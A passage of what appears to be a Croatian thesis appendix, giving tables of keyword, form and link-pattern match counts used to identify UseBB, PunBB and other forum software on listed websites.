http://peugeot-klub.com/forum	0	0	0	0	0	0	**19**	0	0
http://www.otok-wireless.hr/forum	0	0	0	0	0	0	**30**	0	0
http://www.ivgeo.net/mybb	0	0	0	0	0	0	**26**	0	0
http://mkg.createmybb.com	0	0	0	0	0	0	**25**	0	0
http://www.cro-xp.org/forums	0	0	0	0	0	0	**31**	0	0

Tablica 8.19: Rezultati za ključne riječi za UseBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	4	3	4	4	3	3	3	3	3
http://usebbzone.com	0	0	0	0	0	0	0	**1**	0
http://www.work-from-home-ic.com	0	0	0	0	0	0	0	**1**	0
http://www.windspots.com/forum	0	0	0	0	0	0	0	**0**	0
http://www.nationalcadstandard.org/forum	0	0	0	0	0	0	0	**0**	0
http://redbox13.com/forum	0	0	0	0	0	0	0	**0**	0
http://www.the-error.net/board	0	0	0	0	0	0	0	**0**	0
http://www.memic.net/forum	0	0	0	0	0	0	0	**0**	0
http://www.thrilljockey.com/forum	0	0	0	0	0	0	0	**0**	0
http://oregonstate.edu/groups/socratic/UseBB	0	0	0	0	0	0	0	**1**	0
http://www.iremotepc.com/forum	0	0	0	0	0	0	0	**0**	0

Tablica 8.20: Rezultati za forme za UseBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	11	11	5	4	14	7	4	4	3
http://usebbzone.com	0	0	0	0	0	0	0	**2**	0
http://www.work-from-home-ic.com	0	0	0	0	0	0	0	**4**	0
http://www.windspots.com/forum	0	0	0	0	0	0	0	**3**	0
http://www.nationalcadstandard.org/forum	0	0	0	0	0	0	0	**3**	0
http://redbox13.com/forum	0	0	0	0	0	0	0	**4**	0
http://www.the-error.net/board	0	0	0	0	0	0	0	**3**	0
http://www.memic.net/forum	0	0	0	0	0	0	0	**3**	0
http://www.thrilljockey.com/forum	0	0	0	0	0	0	0	**2**	0
http://oregonstate.edu/groups/socratic/UseBB	0	0	0	0	0	0	0	**3**	0
http://www.iremotepc.com/forum	0	0	0	0	0	0	0	**3**	0

Tablica 8.21: Rezultati za uzorke poveznica za UseBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	40	27	17	8	18	50	37	16	13
http://usebbzone.com	0	0	0	0	0	0	0	**16**	0
http://www.work-from-home-ic.com	0	0	0	0	0	0	0	**0**	0
http://www.windspots.com/forum	0	0	0	0	0	0	0	**0**	0
http://www.nationalcadstandard.org/forum	0	0	0	0	0	0	0	**16**	0
http://redbox13.com/forum	0	0	0	0	0	0	0	**1**	0
http://www.the-error.net/board	0	0	0	0	0	1	0	**0**	0
http://www.memic.net/forum	0	0	0	0	0	0	0	**15**	0
http://www.thrilljockey.com/forum	0	0	0	0	0	0	0	**12**	0
http://oregonstate.edu/groups/socratic/UseBB	0	0	0	0	0	0	0	**15**	0
http://www.iremotepc.com/forum	0	0	0	0	0	0	0	**0**	0

Tablica 8.22: Rezultati za ključne riječi za PunBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	4	3	4	4	3	3	3	3	3
http://www.umn-split.hr/forum	0	0	0	0	0	0	0	0	**0**
http://wufoo.com/forums	0	0	0	0	0	0	0	0	**0**
http://alexking.org/forums	0	0	0	0	0	0	0	0	**0**
http://discuss.joyent.com	1	1	1	1	1	1	1	1	**3**
http://www.knezevi-vinogradi.hr/forum	0	0	0	0	0	0	0	0	**0**
http://www.peekpoke.hr/forum	0	0	0	0	0	0	0	0	**0**
http://www.restarted.hr/plugins/punebb	0	0	0	0	0	0	0	0	**0**
http://www.inzg.net/forum	0	0	0	0	0	0	0	0	**0**
http://www.info-mob.com/forum	0	0	0	0	0	0	0	0	**0**
http://www.preporodhrvatskogduha.hr/forum	0	0	0	0	0	0	0	0	**0**

Tablica 8.23: Rezultati za forme za PunBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	11	11	5	4	14	7	4	4	3
http://www.umn-split.hr/forum	0	0	0	0	0	0	0	0	**3**
http://wufoo.com/forums	0	0	0	0	0	0	0	0	**3**
http://alexking.org/forums	0	0	0	0	0	0	0	0	**2**
http://discuss.joyent.com	0	0	0	0	0	0	0	0	**3**
http://www.knezevi-vinogradi.hr/forum	0	0	0	0	0	0	0	0	**2**
http://www.peekpoke.hr/forum	0	0	0	0	0	0	0	0	**2**
http://www.restarted.hr/plugins/punebb	0	0	0	0	0	0	0	0	**2**
http://www.inzg.net/forum	0	0	0	0	0	0	0	0	**3**
http://www.info-mob.com/forum	0	0	0	0	0	0	0	0	**3**
http://www.preporodhrvatskogduha.hr/forum	0	0	0	0	0	0	0	0	**2**

Tablica 8.24: Rezultati za uzorke poveznica za PunBB forum

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	40	27	17	8	18	50	37	16	13
http://www.umn-split.hr/forum	0	0	0	1	0	0	0	0	**12**
http://wufoo.com/forums	0	0	0	1	0	0	0	0	**12**
http://alexking.org/forums	0	0	0	1	0	0	0	0	**11**
http://discuss.joyent.com	0	0	0	1	0	0	0	0	**7**
http://www.knezevi-vinogradi.hr/forum	0	0	0	1	0	0	1	0	**10**
http://www.peekpoke.hr/forum	0	0	0	1	0	0	0	0	**12**
http://www.restarted.hr/plugins/punebb	0	0	0	1	0	0	0	0	**11**
http://www.inzg.net/forum	0	0	0	1	0	0	0	0	**13**
http://www.info-mob.com/forum	0	0	0	1	0	0	0	0	**12**
http://www.preporodhrvatskogduha.hr/forum	0	0	0	1	0	0	0	0	**11**